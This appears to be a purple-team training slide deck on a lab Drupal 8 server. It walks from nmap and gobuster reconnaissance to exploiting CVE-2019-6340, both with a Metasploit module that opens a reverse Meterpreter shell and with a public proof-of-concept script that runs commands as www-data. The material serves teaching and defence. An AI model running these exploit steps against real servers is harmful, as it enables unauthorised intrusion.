


BLACK BOX CAMPAIGN 1: ATTACKING AND DEFENDING A WEB SERVER

ALLCYBER — PURPLE TEAMING VILLAGE



AGENDA:

- Weeks 1, 2, 3, & 4
 - Understanding the Technology (All)
 - What is a penetration test?
 - What is does black box mean?
 - MITRE ATT&CK TTPs with Different Tools
 - Understanding the Adversary Behavior (Tyler)
 - Tactics, Techniques and Procedures
 - Attack Simulations
 - Detection, Response, and Mitigation Opportunities (Jose)
 - Misconfigurations and Updates Management
 - Security Telemetry (Logs) and Analytics Development
- Week 5
 - Live Simulation



RECAP

RECON AND ENUMERATION SO FAR...

WHAT DO WE KNOW SO FAR?


```
Kali-Linux-2021.4a (Fresh Install) [Running]
root@kali:~# nmap -p80 -sV -O 192.168.10.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-12 00:52 EST
Nmap scan report for 192.168.10.22
Host is up (0.00052s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd
MAC Address: 08:00:27:87:45:DE (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5.1
OS details: Linux 3.10 - 4.11, Linux 3.2 - 4.9, Linux 5.1
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.22 seconds

root@kali:~#
```

Apache Web Server Port 80



Website: umami food magazine



```
Kali-Linux-2021.4a (Fresh Install) [Running]
root@kali:~# nmap -sC 192.168.10.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-12 00:55 EST
Nmap scan report for 192.168.10.22
Host is up (0.00044s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
_ http-generator: Drupal 8 (https://www.drupal.org)
_ http-title: Home | Umami Magazine
_ http-robots.txt: 22 disallowed entries (15 shown)
_ /core/ /profiles/ /README.txt /web.config /admin/
_ /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
_ /user/password/ /user/login/ /user/logout/ /index.php/admin/
_ /index.php/comment/reply/
MAC Address: 08:00:27:87:45:DE (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.78 seconds

root@kali:~#
```

Generator: Drupal Version 8

```
Kali-Linux-2021.4a (Fresh Install) [Running]
root@kali:~# nmap -p 80 --script http-methods --script-args http-methods.test-all=true 192.168.10.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-12 01:18 EST
Nmap scan report for 192.168.10.22
Host is up (0.00042s latency).

PORT      STATE SERVICE
80/tcp    open  http
_ http-methods:
_ Supported Methods: POST GET HEAD OPTIONS
MAC Address: 08:00:27:87:45:DE (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.57 seconds

root@kali:~#
```

HTTP Methods: POST GET HEAD OPTIONS

WHAT DO WE KNOW SO FAR?

```
Kali-Linux-2021.4a (Fresh Install) [Running]
root@kali:~# nmap -sA 192.168.10.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-11 23:24 EST
Nmap scan report for 192.168.10.22
Host is up (0.00045s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE      SERVICE
80/tcp    unfiltered http
MAC Address: 08:00:27:87:45:DE (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.97 seconds

root@kali:~#
```

Stateful Firewall Filtering Ports



```
Kali-Linux-2021.4a (Fresh Install) [Running]
root@kali:~# gobuster dir -u 'http://192.168.10.22' -e -t 50 -b '403,404' -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.10.22
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 403,404
[+] User Agent: gobuster/3.1.0
[+] Expanded: true
[+] Timeout: 10s

2022/03/13 12:50:26 Starting gobuster in directory enumeration mode

http://192.168.10.22/articles (Status: 200) [Size: 30745]
http://192.168.10.22/articles (Status: 200) [Size: 30735]
http://192.168.10.22/core (Status: 301) [Size: 234] [→ http://192.168.10.22/core/]
http://192.168.10.22/contact (Status: 200) [Size: 21795]
http://192.168.10.22/contact (Status: 200) [Size: 21805]
http://192.168.10.22/index.php (Status: 200) [Size: 29778]
http://192.168.10.22/modules (Status: 301) [Size: 237] [→ http://192.168.10.22/modules/]
http://192.168.10.22/node (Status: 200) [Size: 29778]
http://192.168.10.22/profiles (Status: 301) [Size: 238] [→ http://192.168.10.22/profiles/]
http://192.168.10.22/recipes (Status: 200) [Size: 33860]
http://192.168.10.22/robots.txt (Status: 200) [Size: 1594]
http://192.168.10.22/search (Status: 302) [Size: 372] [→ http://192.168.10.22/search/node]
http://192.168.10.22/search (Status: 302) [Size: 372] [→ http://192.168.10.22/search/node]
http://192.168.10.22/sites (Status: 301) [Size: 235] [→ http://192.168.10.22/sites/]
http://192.168.10.22/themes (Status: 301) [Size: 236] [→ http://192.168.10.22/themes/]
http://192.168.10.22/user (Status: 302) [Size: 368] [→ http://192.168.10.22/user/login]
http://192.168.10.22/web.config (Status: 200) [Size: 4555]
```

Directory Enumeration

ENUMERATION THE EXACT DRUPAL VERSION



Drupal already installed | × +

← → ↺ 🏠 10.0.2.18/core/install.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Drupal 8.6.5

Drupal already installed

- To start over, you must empty your existing database and copy `default.settings.php` over `settings.php`.
- To upgrade an existing installation, proceed to the [update script](#).
- View your [existing site](#).

EXPLOITATION

WEB SERVER / DRUPAL 8 / STATEFUL & WEB APP FIREWALLS

TIME TO EXPLOIT THE VULNERABILITY!



HACKERMAN

VULNERABILITY? EXPLOIT?



WHAT IS A VULNERABILITY?

vulnerability

Definition(s):

 Weakness in an information system, system security procedures, internal controls, or implementation that could be exploited or triggered by a threat source.

WHAT IS AN EXPLOIT?

Exploit (computer security)

From Wikipedia, the free encyclopedia

An **exploit** (from the English verb *to exploit*, meaning "to use something to one's own advantage") is a piece of [software](#), a chunk of data, or a sequence of commands that takes advantage of a [bug](#) or [vulnerability](#) to cause unintended or unanticipated behavior to occur on computer software, hardware, or something electronic (usually computerized).^[1] Such behavior frequently includes things like gaining control of a computer system, allowing [privilege escalation](#), or a [denial-of-service](#) (DoS or related DDoS) attack.

EXPLOITATION WITH METASPLOIT

FINDING AND EXPLOIT AND USING IT

SEARCHING FOR DRUPAL EXPLOITS



```
kali@kali: ~  
File Actions Edit View Help  
msf6 > search drupal  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Description  
- - - - -  
0 exploit/unix/webapp/drupal_coder_exec 2016-07-13 excellent Yes Drupal CODER Module Remote Command Execution  
1 exploit/unix/webapp/drupal_drupalgeddon2 2018-03-28 excellent Yes Drupal Drupalgeddon 2 Forms API Property Injection  
2 exploit/multi/http/drupal_drupageddon 2014-10-15 excellent No Drupal HTTP Parameter Key/Value SQL Injection  
3 auxiliary/gather/drupal_openid_xxe 2012-10-17 normal Yes Drupal OpenID External Entity Injection  
4 exploit/unix/webapp/drupal_restws_exec 2016-07-13 excellent Yes Drupal RESTWS Module Remote PHP Code Execution  
5 exploit/unix/webapp/drupal_restws_unserialize 2019-02-20 normal Yes Drupal RESTful Web Services unserialize() RCE  
6 auxiliary/scanner/http/drupal_views_user_enum 2010-07-02 normal Yes Drupal Views Module Users Enumeration  
7 exploit/unix/webapp/php_xmlrpc_eval 2005-06-29 excellent Yes PHP XML-RPC Arbitrary Code Execution  
  
Interact with a module by name or index. For example info 7, use 7 or use exploit/unix/webapp/php_xmlrpc_eval  
msf6 > █
```

VIEWING EXPLOIT INFO



```
msf6 > use exploit/unix/webapp/drupal_restws_unserialize
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_restws_unserialize) > info
```

```
Name: Drupal RESTful Web Services unserialize() RCE
Module: exploit/unix/webapp/drupal_restws_unserialize
Platform: PHP, Unix
Arch: php, cmd
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Normal
Disclosed: 2019-02-20
```

```
Provided by:
Jasper Mattsson
Charles Fol
Rotem Reiss
wvu <wvu@metasploit.com>
```

```
Module side effects:
ioc-in-logs
```

```
Module stability:
crash-safe
```

```
Module reliability:
unreliable-session
```

```
Available targets:
Id  Name
--  ---
0   PHP In-Memory
1   Unix In-Memory
```

```
Check supported:
Yes
```

Basic options:

Name	Current Setting	Required	Description
DUMP_OUTPUT	false	no	Dump payload command output
METHOD	POST	yes	HTTP method to use (Accepted: GET, POST, PATCH, PUT)
NODE	1	no	Node ID to target with GET method
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Path to Drupal install
VHOST		no	HTTP server virtual host

Payload information:

Avoid: 1 characters

Description:

This module exploits a PHP unserialize() vulnerability in Drupal RESTful Web Services by sending a crafted request to the /node REST endpoint. As per SA-CORE-2019-003, the initial remediation was to disable POST, PATCH, and PUT, but Ambionics discovered that GET was also vulnerable (albeit cached). Cached nodes can be exploited only once. Drupal updated SA-CORE-2019-003 with PSA-2019-02-22 to notify users of this alternate vector. Drupal < 8.5.11 and < 8.6.10 are vulnerable.

References:

<https://nvd.nist.gov/vuln/detail/CVE-2019-6340>
<https://www.drupal.org/sa-core-2019-003>
<https://www.drupal.org/psa-2019-02-22>
<https://www.ambionics.io/blog/drupal8-rce>
<https://github.com/ambionics/phpggc>
<https://twitter.com/jcran/status/1099206271901798400>

Also known as:

SA-CORE-2019-003

CHECKING EXPLOIT



```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > options
```

Module options (exploit/unix/webapp/drupal_restws_unserialize):

Name	Current Setting	Required	Description
DUMP_OUTPUT	false	no	Dump payload command output
METHOD	POST	yes	HTTP method to use (Accepted: GET, POST, PATCH, PUT)
NODE	1	no	Node ID to target with GET method
Proxies		no	A proxy chain of format type:host:port[,type:host:port]
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Path to Drupal install
VHOST		no	HTTP server virtual host

```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set RHOSTS 10.0.2.18
```

Payload RHOSTS ⇒ 10.0.2.18

```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set LHOST eth0
```

Name LHOST ⇒ 10.0.2.12


```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > check
```

LHOST
LPORT

```
[*] Sending POST to /node with link http://10.0.2.18/rest/type/shortcut/default  
[+] 10.0.2.18:80 - The target is vulnerable.
```

```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > █
```


RUNNING EXPLOIT



```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > run
```

```
[*] Started reverse TCP handler on 10.0.2.12:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Sending POST to /node with link http://10.0.2.18/rest/type/shortcut/default
[+] The target is vulnerable.
[*] Sending POST to /node with link http://10.0.2.18/rest/type/shortcut/default
[*] Sending stage (39282 bytes) to 10.0.2.18
[*] Meterpreter session 1 opened (10.0.2.12:4444 → 10.0.2.18:49026 ) at 2022-05-03 03:19:51 -0400
```

```
meterpreter > █
```

EXPLOITATION WITHOUT METASPLOIT

FINDING AN EXPLOIT AND USING IT

SEARCHING FOR PROOF-OF-CONCEPT (POC)



github CVE-2019-6340 at x

+

← → ↺ 🏠

🔒 https://duckduckgo.com/?t=ffab&q=github+CVE-2019-6340&ia=web

☆

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec



github CVE-2019-6340

🔍

Privacy, simplif

🔍 All 🖼 Images 📺 Videos 📰 News 📍 Maps

Settings ▾

☐ Canada (en) ▾

Safe search: moderate ▾

Any time ▾

🔗 https://github.com › jas502n › CVE-2019-6340

GitHub - jas502n/CVE-2019-6340: Drupal8's REST RCE, SA ...

Using default tag: latest latest: Pulling from knqyf263/cve-2019-6340 6ae821421a7d: Pull complete 08f3d19635b0: Pull complete dc8a54b8000b: Pull complete b2c1d103db99: Pull complete edfa752aa38a: Pull complete 583d37cbf2f0: Pull complete c7846a240c1d: Pull complete d8f9f0fd02fe: Pull complete 01d43e56770d: Pull complete dbe439e2caf9: Pull complete 3de30ef1f5211: Pull complete 209dd35ef060: Pull ...

Related Searches

🔍 github cve 2021 44228

🔍 github cve 2020 0796

🔗 https://github.com › oways › CVE-2019-6340

GitHub - oways/CVE-2019-6340: CVE-2019-6340 POC Drupal rce

GitHub - oways/CVE-2019-6340: CVE-2019-6340 POC Drupal rce master 1 branch 0 tags Go to file Code oways Update README.md 8e6a648 on Feb 25, 2019 6 commits README.md Update README.md 3 years ago Screen Shot 2019-02-25 at 11.04.19 AM.png Add files via upload 3 years ago poc.py Add files via upload 3 years ago README.md CVE-2019-6340

🔗 https://gist.github.com › leonjza › d0ab053be9b06fa020b66f00358e3d88

CVE-2019-6340 - GitHub


CVE-2019-6340 · GitHub Instantly share code, notes, and snippets. leonjza / cve-2019-6340.py Last active 2 years ago Star 21 Fork 13 CVE-2019-6340 Raw cve-2019-6340.py #!/usr/bin/env python3 # CVE-2019-6340 Drupal <= 8.6.9 REST services RCE PoC # 2019 @leonjza # Technical details for this exploit is available at:

🔗 https://gist.github.com › d1vious › 9d798d4f50d6d887f1babcb82f5e3559

modified_poc_CVE-2019-6340 · GitHub

modified_poc_CVE-2019-6340 · GitHub Instantly share code, notes, and snippets. d1vious / modified_poc_CVE-2019-6340 Last active 3 years ago Star 0 Fork 0 Code Revisions 2 Embed Download ZIP Raw modified_poc_CVE-2019-6340 #!/usr/bin/env python3 # CVE-2019-6340 Drupal <= 8.6.9 REST services RCE PoC # 2019 @leonjza

LOOKING AT POC



 [Product](#) [Team](#) [Enterprise](#) [Explore](#) [Marketplace](#) [Pricing](#)

[Sign in](#) [Sign up](#)

 [oways](#) / [CVE-2019-6340](#) Public

[Notifications](#) [Fork 8](#) [Star 15](#)

[Code](#) [Issues](#) [Pull requests](#) [Actions](#) [Projects](#) [Wiki](#) [Security](#) [Insights](#)

 master

 1 branch

 0 tags

[Go to file](#) [Code](#)

 [oways](#) Update README.md 8e6a648 on Feb 25, 2019 6 commits

 README.md	Update README.md	3 years ago
 Screen Shot 2019-02-25 at 11.04.19...	Add files via upload	3 years ago
 poc.py	Add files via upload	3 years ago

README.md

CVE-2019-6340

CVE-2019-6340 POC Drupal rce

python poc.py [url] [php func] [command] [node number]

Example: python poc.py <http://192.168.142.148/drupal-8.6.9/> system ipconfig 200

```
% oways ~/ox/CVE drupal 2019 python poc.py http://192.168.142.148/drupal-8.6.9/ system ipconfig 1
```

Windows IP Configuration

Ethernet adapter Ethernet0:

```
Connection-specific DNS Suffix  . : localdomain
Link-local IPv6 Address . . . . . : fe80::5560:efec:6584:93e4%7
IPv4 Address. . . . . : 192.168.142.148
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.142.2
```

Ethernet adapter Bluetooth Network Connection:

About

CVE-2019-6340 POC Drupal rce

[Readme](#)

15 stars

3 watching

8 forks

Releases

No releases published

Packages

No packages published

Languages

Python 100.0%

USING POC



```
(kali㉿kali)-[~/Desktop]
$ git clone https://github.com/oways/CVE-2019-6340
Cloning into 'CVE-2019-6340' ...
remote: Enumerating objects: 18, done.
Receiving objects: 100% (18/18), 40.78 KiB | 2.72 MiB/s, done.
Resolving deltas: 100% (2/2), done.
remote: Total 18 (delta 0), reused 0 (delta 0), pack-reused 18

(kali㉿kali)-[~/Desktop]
$ cd CVE-2019-6340

(kali㉿kali)-[~/Desktop/CVE-2019-6340]
$ ls
poc.py  README.md  'Screen Shot 2019-02-25 at 11.04.19 AM.png'

(kali㉿kali)-[~/Desktop/CVE-2019-6340]
$ python2 poc.py
python poc.py [url] [php func] [command] [node number]
python poc.py http://192.168.142.148/drupal-8.6.9/ system ipconfig 200

(kali㉿kali)-[~/Desktop/CVE-2019-6340]
$ python2 poc.py http://10.0.2.18/ system 'id ; ip a' 1
uid=33(www-data) gid=33(www-data) groups=33(www-data)
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:a9:5b:7e brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.18/24 brd 10.0.2.255 scope global dynamic enp0s3
        valid_lft 569sec preferred_lft 569sec
    inet6 fe80::a00:27ff:fea9:5b7e/64 scope link
        valid_lft forever preferred_lft forever
```